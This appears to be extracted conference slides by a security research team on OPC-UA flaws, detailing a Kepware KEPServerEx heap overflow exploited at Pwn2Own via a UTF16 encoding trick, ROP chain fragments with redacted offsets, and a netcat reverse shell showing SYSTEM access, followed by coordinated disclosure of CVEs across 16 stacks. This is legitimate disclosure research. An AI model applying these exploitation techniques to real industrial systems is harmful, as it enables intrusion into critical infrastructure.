41 41 41 c3 00 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 ...

PTC Kepware RCE - The New Bug

The BUG wasn't fixed in **ToWide** function!
So now we have **buffer overflow** when the
UTF8→UTF16 conversion is made

PTC Kepware RCE - The New Bug

```
CUtf8String::ToWide(const char *ptr_to_input_string, wchar_t *new_utf16_byte)
```

```
...  
  
ptr_to_input_string = (char *)input_string_ptr;  
curr_byte_from_input_string = *input_string_ptr;  
if ( *input_string_ptr )  
{  
    ptr_to_struct_for_cstring = struct_for_cstring_ptr;  
    do  
    {  
        value_from_conversion_table = (unsigned __int8)num_utf8_code_units_lookup_table[curr_byte_from_input_string];  
  
        ...TO_WIDE_CODE...  
  
        ptr_to_input_string += value_from_conversion_table;  
        *(_WORD *)ptr_to_struct_for_cstring = new_utf16_byte;  
        ptr_to_struct_for_cstring += 2;  
        curr_byte_from_input_string = *ptr_to_input_string;  
    }  
    while ( *ptr_to_input_string );  
}  
}
```

PTC Kepware RCE - The New Bug

```
void __cdecl CUtf8String::ToWide(const char *input_string_ptr, char *struct_for_cstring_ptr)
{
    ...

    ptr_to_input_string = (char *)input_string_ptr;
    curr_byte_from_input_string = *input_string_ptr;
    if ( *input_string_ptr )
    {
        ptr_to_struct_for_cstring = struct_for_cstring_ptr;
        do
        {
            value_from_conversion_table = (unsigned __int8)num_utf8_code_units_lookup_table[curr_byte_from_input_string];

            ...TO_WIDE_CODE...

            ptr_to_input_string += value_from_conversion_table;
            *(_WORD *)ptr_to_struct_for_cstring = new_utf16_byte;
            ptr_to_struct_for_cstring += 2;
            curr_byte_from_input_string = *ptr_to_input_string;
        }
        while ( *ptr_to_input_string );
    }
}
```

← Until NULL

PTC Kepware RCE - The New Bug

```
void __cdecl CUtf8String::ToWide(const char *input_string_ptr, char *struct_for_cstring_ptr)
{
    ...

    ptr_to_input_string = (char *)input_string_ptr;
    curr_byte_from_input_string = *input_string_ptr;
    if ( *input_string_ptr )
    {
        ptr_to_struct_for_cstring = struct_for_cstring_ptr;
        do
        {
            value_from_conversion_table = (unsigned __int8)num_utf8_code_units_lookup_table[curr_byte_from_input_string];

            ...TO_WIDE_CODE...

            ptr_to_input_string += value_from_conversion_table;
            *((_WORD *)ptr_to_struct_for_cstring) = new_utf16_byte;
            ptr_to_struct_for_cstring += 2;
            curr_byte_from_input_string = *ptr_to_input_string;
        }
        while ( *ptr_to_input_string );
    }
}
```

Get number of code units



PTC Kepware RCE - The New Bug

```
void __cdecl CUtf8String::ToWide(const char *input_string_ptr, char *struct_for_cstring_ptr)
{
    ...

    ptr_to_input_string = (char *)input_string_ptr;
    curr_byte_from_input_string = *input_string_ptr;
    if ( *input_string_ptr )
    {
        ptr_to_struct_for_cstring = struct_for_cstring_ptr;
        do
        {
            value_from_conversion_table = (unsigned __int8)num_utf8_code_units_lookup_table[curr_byte_from_input_string];

            ...TO_WIDE_CODE...

            ptr_to_input_string += value_from_conversion_table;
            *((_WORD *)ptr_to_struct_for_cstring) = new_utf16_byte;
            ptr_to_struct_for_cstring += 2;
            curr_byte_from_input_string = *ptr_to_input_string;
        }
        while ( *ptr_to_input_string );
    }
}
```


Increment the ptr of a UTF8 str accordingly

PTC Kepware RCE - The New Bug

What happens to the the heap now?

PTC Kepware RCE - The New Bug

ToWide



Buffer Overflow

PTC Kepware RCE - The New Bug

We have a heap buffer-overflow with input (somewhat) controlled by us!

PTC Kepware RCE - OOB Read/Write

- Fortunately the bug is triggered on both READ_TAG and WRITE_TAG functions
- **We have heap OOB (read+write)**
- OOB read → leak pointers to defeat ASLR
- OOB write → construct ROP chain, RCE and PWN

PTC Kepware RCE - OOB Read

```

  v OpcUa Service : Encodeable Object
    > TypeId : ExpandedNodeId
    v ReadResponse
      > ResponseHeader: ResponseHeader
      v Results: Array of DataValue
        ArraySize: 1
        v [0]: DataValue
          > EncodingMask: 0x0d, has value, has source timestamp, has server timestamp
          v Value: Variant
            Variant Type: String (0x0c)
            String: aa0h<\U000B5A2C002\j
            SourceTimestamp: Feb 15, 2022 14:29:33.498526100 GMT Standard Time
            ServerTimestamp: Feb 15, 2022 14:29:33.498526100 GMT Standard Time
          > DiagnosticInfos: Array of DiagnosticInfo

```

0000	4d 53 47 46 5f 00 00 00	4b 74 a2 6d 01 00 00 00	MSGF_... Kt.m....
0010	04 02 00 00 05 00 00 00	01 00 7a 02 2d 16 67 73z...gs
0020	78 22 d8 01 41 00 00 00	00 00 00 00 00 00 00 00	x"...A... ..
0030	00 00 00 00 01 00 00 00	0d 0c 0d 00 00 00 61 61aa
0040	df 80 68 3c f2 b5 a8 ac	db 88 02 2d 16 67 73 78	..h<.... ..gsx
0050	22 d8 01 2d 16 67 73 78	22 d8 01 00 00 00 00 00	"....gsx ".....

Leaking data via read tag



PTC Kepware RCE - OOB Write

- We have the pointers to start our ROP chain!
- To construct the ROP chain we need to tweak the decoding in a way that we will be able to control the whole payload.

UTF8 → **UTF16**
mspaint → `\x00m\x00s\x00p\x00a\x00i\x00n\x00t`

PTC Kepware RCE - Exploitation

Let's see how our input should look like

```
DESIRED_ROP_PAYLOAD → DECODE(UTF16) →  
ENCODE(UTF8)
```

```
In [26]: b'mspaint.exe\x00'.decode("utf-16-le").encode("utf-8")  
Out[26]: b'\xe7\x8d\xad\xe6\x85\xb0\xe6\xb9\xa9\xe2\xb9\xb4\xe7\xa1\xa5e'
```

ToWide `b'\xe7\x8d\xad\xe6\x85\xb0\xe6\xb9\xa9\xe2\xb9\xb4\xe7\xa1\xa5e')` = **mspaint.exe**

PTC Kepware RCE - ROP

- Building our ROP chain...

```
if kep_version == KEPCONNECT_VERSION_OLD:
    eax = get_encoded_address(libua_base + 0x[REDACTED])
else:
    eax = get_encoded_address(libua_base + 0x[REDACTED])
edx = get_encoded_address(ucrt_base + 0x[REDACTED])
edx += get_encoded_address(libua_base + 0x[REDACTED])
ebx = get_encoded_address(ucrt_base + 0x[REDACTED])
ebp = get_encoded_address(libua_base + 0x[REDACTED])
ebp += get_encoded_address(libua_base + 0x[REDACTED])
edi = get_encoded_address(ucrt_base + 0x[REDACTED])
edi += get_encoded_address(libua_base + 0x[REDACTED])
if kep_version == KEPCONNECT_VERSION_OLD:
    pushad = get_encoded_address(libua_base + 0x[REDACTED])
else:
    pushad = get_encoded_address(ucrt_base + 0x[REDACTED])

mspaint_encoded = b'mspaint.exe\x00'.decode("utf-16-le").encode("utf-8")
mspaint_string = b'\xe7\x8d\xad\xe6\x85\xb0\xe6\xb9\xa9\xe2\xb9\xb4\xe7\xa1\xa5'
```



PTC Kepware RCE

```
urikatz@Uris-MacBook-Pro ➤ nc -l 4242
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

[-] leaked (4 bytes): 616161df803ce
-----
[-] Found ucrtbase.dll at address: 0x7
[-] Found libua.dll address: 0x6eb888e
[-] Calculating pointers: get_proc_addr
bb22ae
-----
[-] Generating reverse shell payloads. Encoding using reverse unicode UTF16 --> UT
```

Technical support is available by contacting:
Kepware
400 Congress Street, 4th Floor
Portland, Maine 04101
Phone: 1 (207) 775-1660
Fax: 1 (207) 775-1799
Product Support: <kepware.com/support>
Product Activation: <mykepware.com>
www.kepware.com

Microsoft Windows
Version 21H2 (OS Build 19044.1526)
© Microsoft Corporation. All rights reserved.

The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the Microsoft Software License
Terms to:
user

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Process Name	Private Bytes	Working Set	Company Name
SecurityHealthSystray.exe	1,896 K	10,140 K	8304 Windows Security notificati...
OneDrive.exe	14,800 K	53,308 K	8484 Microsoft OneDrive
msedge.exe	27,128 K	81,460 K	8580 Microsoft Edge
msedge.exe	1,968 K	7,940 K	8608 Microsoft Edge
msedge.exe	97,932 K	29,780 K	8764 Microsoft Edge
msedge.exe	8,856 K	29,008 K	8778 Microsoft Edge
msedge.exe	6,884 K	18,412 K	8832 Microsoft Edge
notepad++.exe	15,776 K	36,456 K	7048 Notepad++ - a free (GPL) so...
mmc.exe	91,288 K	28,452 K	7404 Microsoft Management Cons...
csrss.exe	16,088 K	46,024 K	4832 Microsoft Management Cons...

CPU Usage: 4.03% Commit Charge: 31.42% Processes: 157 Physical Usage: 34.01%

Credit: Uri Katz

SUCCESS - The Claroty Research (@claroty) team of Noam Moshe, Vera Mens, Amir Preminger, Uri Katz, and Sharon Brizinov needed a little time, but they did get their amazing buffer overrun chain to achieve code execution against Kepware KEPServerEx. They earned \$20,000 and 20 Master of Pwn points.




Pwn2Own Results

Pwn2Own Results

- Total bugs found: 27
- **DoS**: 3 targets
 - Prosys OPC UA SDK for Java
 - OPC Foundation OPC UA .NET Standard
 - Softing Secure Integration Server
 - ~~Unified Automation C++~~
- **RCE**: 3 targets
 - PTC Kepware KEPServerEx
 - Iconics Genesis64
 - AVEVA Edge

Contestant	Points
Computest	90
Incite Team	80
Claroty Research	45
Piotr Bazydło	45
Flashback Team	40
20urdjk	25
@_s_n_t from @pentestltd	20
Axel 'Overcl0k' Souchet	20
Ben McBride	20
JFrog Security Research	10
Christopher Hernandez	5



Is That It?

Hunting all OPC-UA Protocol Stacks

- Pwn2Own was a good incentive to study OPC-UA. Why not helping a bit more?
- OPCUA is a popular protocol, thus many open source implementations
- Strategy:
 - Use the "problematic" payloads used on Pwn2Own targets
 - Use created corpuses (by AFL and libFuzzer). Send the payloads and see if there is a crash

Hunting all OPC-UA Protocol Stacks

- Setting up **16 open-source/products** with different OPC-UA protocol stacks
 - C, Cpp, .NET, Java, Python, NodeJS, Rust...
- Check for vulnerabilities
 - Client framework with our attack payloads
 - Use our fuzzing infrastructure + corpuses
- Again.. created setup for each target

Hunting all OPC-UA Protocol Stacks

- It was a long process contacting all the maintainers (Snyk helped us, thanks!)



The image shows a screenshot of GitHub comments. The top comment is from SharonBrizinov, dated May 23, 2022, asking where to send a detailed report on a vulnerability found in freeopcua (cpp). The bottom comment is also from SharonBrizinov, dated May 23, 2022, asking where to send a detailed report on a vulnerability found in python opcua and suggesting the addition of a security policy to the repository. A third comment is partially visible on the left side of the image.

SharonBrizinov commented on May 23, 2022

We would like to responsibly report on a vulnerability we found in freeopcua (cpp). Where should we send our detailed report?

SharonBrizinov commented on May 23, 2022

We would like to responsibly report on a vulnerability we found in python opcua. Where should we send our detailed report?

Additionally I would like to suggest adding a security policy to the repository to help other security researchers reach out to you properly.

Thanks!
Team82 Claroty Research
<https://claroty.com/team82/>

SharonBrizinov commented on May 23, 2022

We v

Addi
you |

Thar
Team
<https://claroty.c>



Hunting all OPC-UA Protocol Stacks

- **But eventually everything was properly fixed!**
 - 16 OPC-UA protocols stacks
 - Being used by hundreds of products
 - Being used by millions of devices/software

Unlimited Monitored Items - Resource Exhaustion (Denial of service vulnerability)

Moderate eclipsewebmaster published GHSA-fph9-f5r6-vhqf on Sep 7, 2022

Package	Affected versions	Patched versions
/ org.eclipse.milo:sdm-server (Maven)	< 0.6.8	0.6.8

Description

Impact

Denial of Service

Details

OPC UA specification describes a concept named *Subscriptions*. *Subscriptions* monitor a set of *Monitored Items* for *Notifications* and return them to the *Client* in response to *Publish* requests. The server notifies the client about changes only in case the value is changed. Each monitored item is configured on a subscription, each subscription is linked to a single OPC UA session. Most OPC UA implementations set many controls and limitations for excessive memory consumption. For example:

Hunting all OPC-UA Protocol Stacks

Stack/Application Name	Lang	Complex Deep Nested Variants DoS	Worker Starvation DoS	Long Chunks DoS	Unlimited Monitored Items DoS	Function Call from non-exist Session	UTF8 - UTF16 Conversions	Other / Fuzzed Corpuses	
node-opcua	NodeJS	V	V	CVE-2022-21208	CVE-2022-24375	V	V	CVE-2022-25231	3
open62541	C	V	V	CVE-2022-25761	V	V	V	V	1
freeopcua (c++)	C++	V	V	V	CVE-2022-24298	V	V	V	1
python-opcua	Python	V	V	CVE-2022-25304	V	V	V	V	1
opcua-asyncio	Python	V	V	CVE-2022-25304	V	V	V	V	1
eclipse-milo	Java	V	V	V	CVE-2022-25897	V	V	V	1
ASNeG OpcUaStack	C++	V	V	CVE-2022-24381	V	V	V	CVE-2022-25302	2
locka99	Rust	CVE-2022-25903	V	CVE-2022-25888	V	V	V	V	2
Unified Automation	C++	V	V	V	Fixed, No CVE	V	V	V	1
OPC Foundation .NET Stack	C#	V	V	CVE-2022-29864	V	V	V	V	1
Softing OPC UA SDK	C++	V	V	V	V	CVE-2022-1748	V	V	1
Prosys OPC UA	Java	V	CVE-2022-30551	V	V	V	V	V	1
OPC UA Legacy Java Stack	Java	V	CVE-2022-30551	V	V	V	V	V	1
Kepware KEPServerEX	C/C++	V	V	V	V	V	CVE-2022-2848 CVE-2022-2825	V	2
S2OPC	C	V	V	V	V	V	V	V	0
LibUA	C#	V	V	V	V	V	V	V	0
TOTAL UNIQUE CVEs		1	1	6	3	1	2	2	16

Summary

Summary

- OPC-UA is a key protocol in the industrial ecosystem
- We helped securing OPC-UA by breaking it
 - 27 OPC-UA 0day during pwn2own
 - 16 OPC-UA 0days after pwn2own (open-source protocol stacks)
- Bug bounties and hacking competitions helps to improve security

**So there are no more
OPC-UA bugs, right?**

Right..?

Pwn2Own ICS 2023 :)

MASTER OF PWN

		PRIZE \$	POINTS
1	Claroty Research (Team82)	\$98,500	98.5
2	Team ECQ	\$25,000	25
3	20urdjk	\$20,000	20
4	STAR Labs	\$5,000	5
5	Axel Souchet	\$5,000	5

LEADERBOARD

